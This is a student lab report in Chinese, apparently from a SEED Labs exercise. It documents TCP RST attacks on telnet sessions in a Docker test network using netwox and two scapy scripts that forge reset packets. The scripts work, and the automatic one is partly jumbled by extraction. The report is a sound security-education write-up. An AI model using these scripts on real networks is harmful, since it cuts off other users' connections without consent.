
任务 2:针对 telnet 或 ssh 连接的 TCP RST 攻击

1 攻击过程

1.1 netwox:

(1) Wireshark截包截图。netwox自动攻击,所以该TCP报文信息用处不大。



(2) 攻击命令: sudo netwok 78 -d dockerO。

```
🖢 🗐 🛈 Terminal
[04/09/22]seed@VM:~/TCP$ sudo netwox 78 -d docker0
[04/09/22]seed@VM:~/TCP$ sudo netwox 78 -i "172.17
.0.4"
[04/09/22]seed@VM:~/TCP$ sudo netwox 78 -d docker0 ry nonexistent
                                                    foreign host.
root@user:/# sudo telnet 172.17.0.4
Trying 172.17.0.4...
Connected to 172.17.0.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
2091fb242a3d login: seed
Password:
Last login: Sat Apr 9 11:48:43 CST 2022 on pts/1
sh: 1: cannot create /run/motd.dynamic.new: Directory nonexistent
[04/09/22]seed@2091fb242a3d:~$ test
[04/09/22]seed@2091fb242a3d:~$ tConnection closed by foreign host.
root@user:/#
```

(3) 上图是先建立连接再攻击,攻击成功,telnet连接异常中止,符合预期结果。


下图是先攻击再尝试建立连接。可以看到, 先是连接时就失败了, 再是连接成功后登录时被打断了。

```
root@user:/# sudo telnet 172.17.0.4
Trying 172.17.0.4...
telnet: Unable to connect to remote host: Connection reset by peer root@user:/# sudo telnet 172.17.0.4
Trying 172.17.0.4...
Connected to 172.17.0.4.
Escape character is '^]'.
Connection closed by foreign host.
root@user:/#
```

1.2 scapy手动攻击:

(1) Wireshark截包截图。

关键信息: ip: 172.17.0.2 \rightarrow 172.17.0.4, port: 59252 \rightarrow 23, Seq: 470998582。



(2) 攻击脚本:

```
#!/usr/bin/python3
from scapy.all import *


print("SENDING RESET PACKET......")
ip = IP(src="172.17.0.2", dst="172.17.0.4")
tcp = TCP(sport=59252, dport=23,flags="R",seq=470998582)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

攻击命令: sudo python reset_manual.py。

(3) 观察和解释:成功,符合预期。如下图,图中第二个t对应攻击的tcp报文。当再输入一个t时,显示连接已经中止。

```
root@user:/# sudo telnet 172.17.0.4
Trying 172.17.0.4...
Connected to 172.17.0.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
2091fb242a3d login: seed
Password:
Last login: Sat Apr 9 11:49:48 CST 2022 on pts/1
sh: 1: cannot create /run/motd.dynamic.new: Directory nonexistent
[04/09/22]seed@2091fb242a3d:~$ ttConnection closed by foreign host
.
root@user:/#
```


而且,使用wireshark抓取报文,可以看到我们伪造的RST报文成功发出、并阻碍了通信。



1.3 scapy自动攻击:

(1) Wireshark 截包截图。

关键信息: ip: 172.17.0.2 \rightarrow 172.17.0.4, port: 59296 \rightarrow 23, Seq: 107996481。



(2) 攻击命令见下图左,攻击脚本见下图右。

其中攻击脚本添加了一行判断当前截获的报文是否是RST报文,如果是则返回,以免截取到自己伪造的报文。

```
[04/09/22]seed@VM:~/TCP$ sudo python reset_auto.py #!/usr/bin/python3 from scapy.all import *
Spoofed Packet: 172.17.0.2 --> 172.17.0.4
                                                                                                                                                                            def spoof(pkt):
                                                                                                                                                                                         old_tcp = pkt[TCP]
old_ip = pkt[IP]
if(old_tcp.flags=="R"):
                                                                                                                                                                                          seq = old_tcp.seq ,
flags = "R"
                                                                                                                                                                                          Spoofed Packet:
Spoofed Packet:
                                                      172.17.0.2
172.17.0.2
172.17.0.2
172.17.0.2
172.17.0.2
172.17.0.2
                                                                                                                                                                                         send(pkt,verbose=0)
print("Spoofed Packet: {} --> {}".format(ip.src, ip.dst))
                                                                                          --> 172.17.0.4
--> 172.17.0.4
--> 172.17.0.4
   Spoofed Packet:
  Spoofed Packet:
Spoofed Packet:
                                                                                                                                                                            f = 'tcp and src host {} and dst host {} and dst port {}'.format
(SRC, DST, PORT)
sniff(filter=f, prn=spoof)
   Spoofed Packet:
```

(3) 观察和解释:

攻击成功,攻击结果如下图所示。没有阻断telnet与服务器建立连接,但是打断了登录过程。

```
root@user:/# sudo telnet 172.17.0.4
Trying 172.17.0.4...
Connected to 172.17.0.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
2091fb242a3d login: Connection closed by foreign host.
root@user:/#
```

这和netwox运行时的部分情况也是一致的,由于建立连接的速度太快,python程序截获到建立连接的TCP报文、并发送伪造的RST报文时,连接已经建立完毕,SEQ和伪造的RST报文对不上。所以是在登录过程中被打断,符合预期。

对应的RST报文在wireshark中截图如下。